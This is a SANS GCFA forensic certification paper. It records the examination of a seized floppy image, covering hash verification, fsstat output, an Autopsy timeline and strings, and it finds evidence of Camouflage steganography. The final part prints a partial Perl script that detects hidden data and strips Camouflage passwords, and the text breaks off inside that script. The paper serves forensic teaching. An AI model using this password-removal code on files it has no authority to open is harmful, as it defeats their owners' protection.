Global Information Assurance Certification Paper

SANS

GCFA Certification
Version 1.5

Andrés Velázquez

February, 2005
SANS GREAT LAKES 2004
Chicago, IL

Index

PART 1: Analyze an Unknown Image

Synopsis of Case[1]

The 26 of April 2004, at approximately 4:45 pm MST the security administrator of Ballard industries sent me a floppy disk that was seized from Mr. Robert John Leszczynski, Jr, which is employed by Ballard Industries.

Mr. Leszczynski is assigned to lead the process control engineer for the project.

This was the chain of custody included:

- Tag# fl-260404-RJL1
- 3.5 inch TDK floppy disk
- MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img
- fl-260404-RJL1.img.gz

I proceeded to download the image from http://www.giac.org/gcfa/v1_5.gz to the local computer.

Examination & Image Details

Forensic Machines

The principal forensic machine is a Linux Fedora Core 3 in an AMD K6-2 with 256 MB in RAM. Two internal Hard Drives with a total of 28 GB. This machine was wiped before installing the operating system to avoid contamination of the analysis.

The second forensic machine and test machine is a Dell Dimension 8400 – Pentium 4 - 2.0 GHz – 256 MB RAM with Windows XP Professional Operating System. Two Internal Hard Drives with 80 GB for Operating System and Program Files and 120 GB External Hard Drive for forensic analysis. The external hard drive was wiped to avoid contamination.

In both machines, I created a folder directory to store all the information obtained. Specifically I used folders: Export, Temp and Evidence to organize my findings.

[1] Part of the text was copied from the CGFA Assignment v1.5


Forensic Software Used

- Autopsy Forensic Browser 2.03 it's a graphical interface for forensics[1]
- Sleuth Kit 1.73 a collection of Unix tools for computer forensics[2]
- WinHex 11.8 SR-6 Usage Level: Specialist[3]

I used the Autopsy that interacts with the SleuthKit to make the analysis of the media. The use of the WinHex was to get deeper in the files that were recovered and to see the contents of each of them.

Once I got the image from SANS (v1_5.gz), the first step is to verify its integrity and comparing it with the information from the chain of custody. This process will ensure that the file is exactly the same that as the one as obtained from Mr. Leszczynski. Something that I noticed is that in the MD5_file.txt that I downloaded from the SANS Website, it has the digest and after that the name: fl-260404-RJL1.img, which is the original name of the file when it was hashed. I was concern because it could be that the file was not the same, but when I ran the MD5 in the v1_5.gz I confirmed that we were talking about the same file. It is very difficult to have two different files with the same MD5 hash value.

$ md5sum v1_5.gz > MD5.txt
$ cat MD5.txt
d7641eb4da871d980adbe4d371eda2ad v1_5.gz
$ cat MD5_file.txt
MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img



So far, I got d7641eb4da871d980adbe4d371eda2ad, which in both cases is the exact same digest for the MD5 process. With this process, I can confirm that the file or disk that was seized from Mr. Leszczynski, and where the chain of custody started, was not modified or compromised so far. This is very important to be sure that we are analyzing the exact information stored while Mr. Leszczynski had it in the floppy disk.

I was not sure what kind of file I was dealing with. If we see the file's name (v1_5.gz) we can deduce that it is a *.gz (GZ compressed archive). This kind of file is used to compress several files and make an archive; it is very similar to the *.zip files used in Microsoft Windows. To compare and be sure that I was dealing with a *.gz file, I used the command file to determine what really the file was. Actually, the MD5 checksum file had the name different to a img (image) file, so this process confirmed it:

.$ file v1_5.gz
v1_5.gz: x86 boot sector, code offset 0x3c, OEM-ID " mkdosfs", root entries 224, sectors 2872 (volumes <=32 MB) , sectors/FAT 9, serial number 0x408bed14, label: "RJL ", FAT (12 bit)

Using the command file, I verified that it was not really a compressed file as I supposed and it was a floppy disk image, which is often indicative of being generated with a commercial imaging or open source software, like FTK, EnCase, SMART, dd or dcfldd to mention some of them. The file command determined the file type.

From now, reading the output of the file command, I knew this floppy had the label: "RJL ", which are the initials for Mr. Leszczynski's name, additionally this initials were in the original image provided to me (fl-260404-RJL1.img) deducing that the floppy was Mr. Leszczynski's property. So far, we have the name in the image and the floppy's label and the numbers 260404 in the image deducing and comparing the information from the synopsis of the case that we are talking about the same date when the adquisition was made. In addition, the floppy had MS-DOS formatting, so it was a fat12 image. This is often an indicative that someone (supposing the security administrator for Ballard Industries) renamed the file name from fl-260404-RJL1.img (which was the original's file name) to the v1_5.gz compressed file. Anyway, the content of the file was not modified or compromised, so we can continue with the analysis.

In order to be sure that it was a floppy image and that it had information on it; I used the command fsstat to verify the file system Layer. This command will display the details of a file system. A floppy uses the fat12 file system, so we can run it to get the complete information about it:

$ fsstat –f fat12 v1_5.gz

FILE SYSTEM INFORMATION

File System Type: FAT

*OEM Name: mkdosfs_*
Volume ID: 0x408bed14
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
File System Type Label: FAT12

Sectors before file system: 0

File System Layout (in sectors)
Total Range: 0 - 2871
** Reserved: 0 - 0*
*** Boot Sector: 0*
** FAT 0: 1 - 9*
** FAT 1: 10 - 18*
** Data Area: 19 - 2871*
*** Root Directory: 19 - 32*
*** Cluster Area: 33 - 2871*

METADATA INFORMATION

Range: 2 - 45426
Root Directory: 2

CONTENT INFORMATION


Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 2840

FAT CONTENTS (in sectors)

105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF

The information contained in the FAT CONTENTS (in sectors) gives us information about the disk, which has six files in the FAT.


I proceeded to mount this image in my linux forensic machine as read only to avoid modifying it using the command mount with the variables to mount the fat12 file system. This will let me access the contents of the floppy disk as it were inserted in a drive.




Using normal file browsing commands as “ls”, I got six *.doc files in the floppy disk and no folders, information consistent with the one obtained from the fsstat command. These are only the files that were accessible to normal users in the floppy. Later on, I will recover the deleted files in the floppy image. The *.doc files are normally Microsoft Word files, documents that contain information formatted.

Something that I noticed is additional to the files named: Acceptable_Encryption_policy.doc, Information_Sensivity_Policy.doc, Password_Policy.doc and Remote_Access_Policy.doc, there were two files with very similar names but different size: Internal_Lab_Security_Policy.doc and Internal_Lab_Security_Policy1.doc. This is often indicative of a different version of the file, which could be information added or deleted in one of the files. So far, I did not pay too much attention to it.


This is a result of the information obtained with the ls command:



I wanted to be sure of the properties of the Word Document (creation time, access time, user that created the file and more information). To get a better view of the files, I mounted a samba server in the Linux box in order to be able to access the files from my Windows Workstation and open each of the files from my Microsoft Word. One thing that I could find in the six files involved is that the author configured in the Microsoft Word Properties is the name “ballard” which is the same name as the company involved. This is often an indicative that those files were created in a computer that had the Microsoft Word application installed and configured the user as “ballard”.



I was sure that there were Microsoft ® Word *doc files, so I proceeded to star the Autopsy Browser to start the analysis in a lower level. The Autopsy browser, which is the graphical interface of the Sleuth Kit, was installed in my Linux forensic machine and you access it using a normal browser.



Using autopsy, I added the image and created the timeline which uses the fls, ils and mactime commands to do the complete relation between the list of file entries in a directory inode (fls) and the node details (ils). This is the output of the timeline creation. This timeline gives me the idea of when were the files created, modified and accessed. In the case of the deleted files, I can see the time and date when they were deleted from the floppy.

```
Sat Feb 03 2001 19:44:16    36864 m.. -rwxrwxrwx 0        0        5        <v1_5.gz-_AMSHELL.DLL-dead-5>
                            36864 m.. -/-rwxrwxrwx 0        0        5        a:\/CamShell.dll (_AMSHELL.DLL) (deleted)
Thu Apr 22 2004 16:31:06    33423 m.. -/-rwxrwxrwx 0        0        17       a:\/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
                            32256 m.. -/-rwxrwxrwx 0        0        13       a:\/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Fri Apr 23 2004 10:53:56      727 m.. -/-rwxrwxrwx 0        0        28       a:\/_ndex.htm (deleted)
                              727 m.. -rwxrwxrwx 0        0        28       <v1_5.gz-_ndex.htm-dead-28>
Fri Apr 23 2004 11:54:32   215895 m.. -/-rwxrwxrwx 0        0        23       a:\/Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26   307935 m.. -/-rwxrwxrwx 0        0        20       a:\/Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50    22528 m.. -/-rwxrwxrwx 0        0        27       a:\/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10    42496 m.. -/-rwxrwxrwx 0        0        9        a:\/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Sun Apr 25 2004 00:00:00        0 .a. -/-rwxrwxrwx 0        0        3        a:\/RJL         (Volume Label Entry)
Sun Apr 25 2004 10:53:40        0 m.c -/-rwxrwxrwx 0        0        3        a:\/RJL         (Volume Label Entry)
Mon Apr 26 2004 00:00:00      727 .a. -/-rwxrwxrwx 0        0        28       a:\/_ndex.htm (deleted)
                           307935 .a. -/-rwxrwxrwx 0        0        20       a:\/Password_Policy.doc (PASSWO~1.DOC)
                            33423 .a. -/-rwxrwxrwx 0        0        17       a:\/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
                            42496 .a. -/-rwxrwxrwx 0        0        9        a:\/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
                            36864 .a. -rwxrwxrwx 0        0        5        <v1_5.gz-_AMSHELL.DLL-dead-5>
                           215895 .a. -/-rwxrwxrwx 0        0        23       a:\/Remote_Access_Policy.doc (REMOTE~1.DOC)
                            32256 .a. -/-rwxrwxrwx 0        0        13       a:\/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
                            22528 .a. -/-rwxrwxrwx 0        0        27       a:\/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
                              727 .a. -rwxrwxrwx 0        0        28       <v1_5.gz-_ndex.htm-dead-28>
                            36864 .a. -/-rwxrwxrwx 0        0        5        a:\/CamShell.dll (_AMSHELL.DLL) (deleted)
Mon Apr 26 2004 09:46:18    36864 ..c -rwxrwxrwx 0        0        5        <v1_5.gz-_AMSHELL.DLL-dead-5>
                            36864 ..c -/-rwxrwxrwx 0        0        5        a:\/CamShell.dll (_AMSHELL.DLL) (deleted)
Mon Apr 26 2004 09:46:20    42496 ..c -/-rwxrwxrwx 0        0        9        a:\/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22    32256 ..c -/-rwxrwxrwx 0        0        13       a:\/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24    33423 ..c -/-rwxrwxrwx 0        0        17       a:\/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26   307935 ..c -/-rwxrwxrwx 0        0        20       a:\/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36   215895 ..c -/-rwxrwxrwx 0        0        23       a:\/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44    22528 ..c -/-rwxrwxrwx 0        0        27       a:\/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36      727 ..c -/-rwxrwxrwx 0        0        28       a:\/_ndex.htm (deleted)
                              727 ..c -rwxrwxrwx 0        0        28       <v1_5.gz-_ndex.htm-dead-28>
```

Creating the strings file of the allocated and unallocated space is very important to try to discover part of files that were not recovered and strings that could be interesting. So, I created the strings file using the autopsy.

Autopsy uses the sstrings command to the original image to make the *.asc

file with all the strings contained in the image. After that, the command sstrings applied to the *.asc file to get the *.uni file. Then, the dls command to get the unallocated image and do the same process to obtain the strings.

This is the v1_5.gz.uni file generated by Autopsy when you retrieve the strings:

9774 ell.dl
*9870 ivity_*
9902 mation
9998 ity_Po
10030 nal_La
10126 ity_Po
10158 nal_La
10254 ord_Po
10318 cy.doc
10350 e_Acce
10446 ion_Po
*10478 table_*
23584 *\AC:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp
24508 NewFolder
24532 ViewList
24556 ViewDetails
24584 Camouflage.ShellExt
24628 Registry
24652 Hive or folder not specified.
26936 oleaut32.dll
26968 Bad ProgId rc::
27004 Bad ClassID rc::
27236 Software\Camouflage\Settings
27300 Menu
27316 ExplorerNameCamouflage
27368 Camouflage
27396 ExplorerNameUncamouflage
27452 Uncamouflage
27552 DISPLAY
28720 (GCS_VERB)MENUITEM1
28764 (GCS_VALIDATE)New menu item number 1
28868 Camouflage.exe /C
28912 Camouflage.exe /U
29116 <EMPTY>
45874 TYPELIB
45890 _IID_SHELLEXT
45926 VS_VERSION_INFO
46018 VarFileInfo
46050 Translation
46086 StringFileInfo
46122 040904B0
46146 Comments
46164 http://www.camouflage.freeserve.co.uk
46246 CompanyName
46272 Twisted Pear Productions
46330 FileDescription
46364 Keeps files containing sensitive information safe from prying eyes.
46506 LegalCopyright
46536 Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide.
46710 ProductName
46736 Camouflage
46766 FileVersion
46792 1.01.0001

46818 ProductVersion
46848 1.01.0001
46874 InternalName
46900 CamShell
46926 OriginalFilename
46960 CamShell.dll
46994 OLESelfRegister
76844 Normal
76928 Default Paragraph Font
76998 Table Normal
77086 No List
77132 Plain Text
83442 Unknown
83548 Times New Roman
83620 Symbol
83674 Arial
83726 MS Mincho
83798 Courier New
83862 Wingdings
84486 !Information Sensitivity Policy
84562 Cisco User
93696 Root Entry
93824 1Table
93952 WordDocument
94082 SummaryInformation
94210 DocumentSummaryInformation
94338 CompObj
111660 Normal
111724 Heading 1
111816 Default Paragraph Font
111886 Table Normal
111974 No List
112020 Plain Text
115962 Unknown
116068 Times New Roman
116140 Symbol
116194 Arial
116246 MS Mincho
116318 Courier New
116382 Wingdings
117016 Cisco User
125952 Root Entry
126080 1Table
126208 WordDocument
126338 SummaryInformation
126466 DocumentSummaryInformation
126594 CompObj
143916 Normal
143980 Heading 1
144072 Default Paragraph Font
144142 Table Normal
144230 No List
144276 Plain Text
148218 Unknown
148324 Times New Roman
148396 Symbol
148450 Arial
148502 MS Mincho
148574 Courier New
148638 Wingdings


149272 Cisco User
158208 Root Entry
158336 1Table
158464 WordDocument
158594 SummaryInformation
158722 DocumentSummaryInformation
158850 CompObj
176684 Normal
176768 Default Paragraph Font
176838 Table Normal
176926 No List
176972 Plain Text
199680 Root Entry
199808 1Table
199936 WordDocument
200066 SummaryInformation
200194 DocumentSummaryInformation
200322 CompObj
484908 Normal
484992 Default Paragraph Font
485062 Table Normal
485150 No List
485196 Plain Text
498688 Root Entry
498816 1Table
498944 WordDocument
499074 SummaryInformation
499202 DocumentSummaryInformation
499330 CompObj
693804 Normal
693884 Default Paragraph Font
693954 Table Normal
694042 No List
694088 Plain Text
695542 Unknown
695648 Times New Roman
695720 Symbol
695774 Arial
695826 MS Mincho
695898 Courier New
696526 "Acceptable Encryption Policy
696604 Cisco User
706560 Root Entry
706688 1Table
706816 WordDocument
706946 SummaryInformation
707074 DocumentSummaryInformation
707202 CompObj

The file v1_5.unalloc.uni from the Autopsy:

6688 *\AC:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp
7612 NewFolder
7636 ViewList
7660 ViewDetails
7688 Camouflage.ShellExt
7732 Registry
7756 Hive or folder not specified.
10040 oleaut32.dll
10072 Bad ProgId rc::
10108 Bad ClassID rc::
10340 Software\Camouflage\Settings
10404 Menu
10420 ExplorerNameCamouflage
10472 Camouflage
10500 ExplorerNameUncamouflage
10556 Uncamouflage
10656 DISPLAY
11824 (GCS_VERB)MENUITEM1
11868 (GCS_VALIDATE)New menu item number 1
11972 Camouflage.exe /C
12016 Camouflage.exe /U
12220 <EMPTY>
28978 TYPELIB
28994 _IID_SHELLEXT
29030 VS_VERSION_INFO
29122 VarFileInfo
29154 Translation
29190 StringFileInfo
29226 040904B0
29250 Comments
29268 http://www.camouflage.freeserve.co.uk
29350 CompanyName
29376 Twisted Pear Productions
29434 FileDescription
29468 Keeps files containing sensitive information safe from prying eyes.
29610 LegalCopyright
29640 Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide.
29814 ProductName
29840 Camouflage
29870 FileVersion
29896 1.01.0001
29922 ProductVersion
29952 1.01.0001
29978 InternalName
30004 CamShell
30030 OriginalFilename
30064 CamShell.dll
30098 OLESelfRegister

In both cases, there are strings that are not normal and could give us extra information about the analysis like the continuous use of the word Camouflage, not only as files but also as a webpage. Trying to investigate about the camouflage, I tried to access the webpage that we obtained from the strings search: http://www.camouflage.freeserve.co.uk, but it is not working. I did some searches in Google about Camouflage and I discovered it is a steganography program. I will explain the concept later.

The File Analysis showed two new files that were on the unallocated space, and actually had most of the strings obtained before, so I proceeded to obtain a copy of this files to check them more in detail.



Using the Autopsy, I exported all the files to a directory to be able to search them.

The files recovered were:

Acceptable_Encryption_Policy.doc	22 KB	1 Page
Information_Sensitivity_Policy.doc	42 KB	5 Pages
Internal_Lab_Security_Policy1.doc	32 KB	3 Pages
Internal_Lab_Security_Policy.doc	33 KB	3 Pages
Password_Policy.doc	301 KB	3 Pages
Remote_Access_Policy.doc	211 KB	3 Pages
CamShell.dll	**36 KB**	**Deleted File**
#ndex.htm	**1 KB**	**Deleted File**

Something took my attention, in terms of the size of the files; the Password_Policy.doc and the Remote_Access_Policy.doc file are too large for the number of pages. This is a characteristic of the use of Steganography[4] . This means that the size of the files and the words obtained from the string search are most likely a reason to assume that Steganography was used. All the files had the same number of pages, but were smaller that the others. I reviewed the contents of all the files, and deduce that the information contained in those documents were related to corporate information security policies. There were two files recovered, the CamShell.dll file, which normally it is a Windows Library file and an #ndex.htm file which can be a hypertext file.

These two last files seem to be overwritten, but anyways I can retrieve them. The CamShell file is very important because the link: http://www.camouflage.freeserve.co.uk is written in the CamShell.dll file.

So far, I got the document files, and the result from the strings files; the strings had the name “Camouflage”, a known Steganography program and some files are bigger than the others (bytes size) which is also a common indicative of the use of Steganography.

Searching on the Internet, I got the original program of Camouflage from http://camouflage.unfiction.com/. Also I could find the same version from the PacketStorm Website (http://packetstormsecurity.nl/crypt/stego/camouflage/). In this webpage, I also downloaded a Perl script that detects and removes the password of the Camouflage Application. In this other webpage (http://www.guillermito2.net/stegano/camouflage/), I could understand how the camouflage program worked and why it was so weak; consistent with the version that there was the perl script and other applications to remove the Camouflaged file password. Additionaly, in this webpage (http://www.vikt0ry.com/) you could find a Windows program (in Spanish) to erase the Camouflage password. So far, I had how the Camouflage application worked, the reason why the application was so weak and two different ways to remove the password. It was time to check if the two files that were a little bigger that the others, were camouflaged or not.

Forensic Details


I tested the Perl Script that could find if the files were “Camouflaged” or not with the files that I exported from the floppy image and could remove the password. At this point, I did not had any information about which could be the password to recover the files that were hided into the document. In the same webpage where I downloaded the script, I downloaded an MD5 verification for the script. This kind of webpages can assure that the information downloaded was not modified or compromised.

The script and the MD5 verification files were downloaded from http://packetstormsecurity.nl/crypt/stego/camouflage/ . Before running the script, I compared the hash result or digest to the value I downloaded from the webpage in order to confirm that the script was not modified and compromised.

```
#!/usr/bin/perl -w

use strict;

print "CamoDetect - Written October 2004 by Andrew Christensen, anc at protego dot denmark\n";

# NOTE - I only work on .doc files. Look at the site mentioned below for something that works on other
files.

# RESEARCH DISCLAIMER:
#
# The camouflage detection capability is new research, to the best of my knowlege.
```

```
#
# This decryption capability in this program is based on research found at
# http://www.guillermito2.net/stegano/camouflage/
#
# The decryption mask below is part of the data which comes from the site mentioned above.

my @decryptMask = (2, 149, 122, 34, 12, 166, 20, 225, 225, 207, 191, 101, 32, 111, 158, 179, 153,
101, 74, 83, 251, 246, 117, 84, 173, 35, 205, 126, 156, 41, 231, 252, 226, 249, 77, 210, 66, 78, 6, 192,
248, 154, 28, 98, 56, 116, 36, 0, 85, 223, 65, 203, 1, 162, 183, 243, 143, 138, 221, 172, 51, 131, 96, 41,
243, 120, 36, 62, 122, 235, 211, 228, 157, 157, 67, 148, 74, 199, 69, 109, 37, 116, 235, 11, 152, 201,
124, 252, 200, 186, 50, 107, 0, 211, 197, 194, 148, 52, 175, 176, 229, 149, 125, 42, 132, 164, 95, 229,
110, 39, 42, 219, 150, 126, 62, 72, 57, 70, 207, 111, 113, 170, 60, 49, 154, 169, 158, 143, 137, 115,
179, 57, 202, 50, 213, 240, 49, 89, 124, 2, 46, 134, 55, 249, 43, 126, 81, 242, 65, 129, 12, 212, 101, 21,
247, 112, 212, 25, 152, 32, 191, 32, 184, 85, 103, 204, 129, 24, 140, 19, 60, 99, 60, 146, 17, 228, 91,
27, 8, 34, 96, 76, 74, 197, 138, 179, 197, 117, 195, 144, 122, 242, 178, 182, 200, 208, 56, 138, 194,
134, 240, 172, 233, 202, 92, 78, 62, 9, 41, 120, 41, 153, 90, 132, 213, 186, 94, 213, 146, 122, 56, 250,
208, 96, 236, 245, 39, 186, 238, 183, 222, 159, 155, 222, 101, 212, 118, 57, 118, 156, 218, 104, 141,
168, 160, 166, 30, 217, 219, 15, 77, 171, 146, 205, 113);

my $fn = defined($ARGV[0]) ? $ARGV[0] : die("$0 filename.doc\n");

unless(-r $fn){ die ("$fn is not a regular file\n");}   open(my $FH,"<$fn") or die("Cannot read $fn\n");

my $buff = ""; my $data = "";

while(sysread($FH,$buff,1000)){
  $data .= $buff;
}
close($FH);

(my @fcount) = $data =~ m/\x20\x00..\xc4\x01.....\xc4\x01.....\xc4\x01/mgs;
(my @matches) = $data =~
m/\x20\x00..\xc4\x01.....\xc4\x01.....\xc4\x01.*\x74\xa4\x54\x10\x22\x97.*/mgs;

unless($#matches + 1){
  print "Camo Status: No hidden data found in $fn...\n";
  exit 0;
}

my $offset = index($data,$matches[0]);
my $datalength = (length($matches[0]) - 855);
my $encoded_datalength = length($matches[0]);

print "Camo Status: $fn contains " . $#fcount . " hidden file(s). \n";
print "Approx. $datalength bytes of hidden data were found\n";

my $unprotected_data = $data; my $prepass; my $pass; my $postpass;
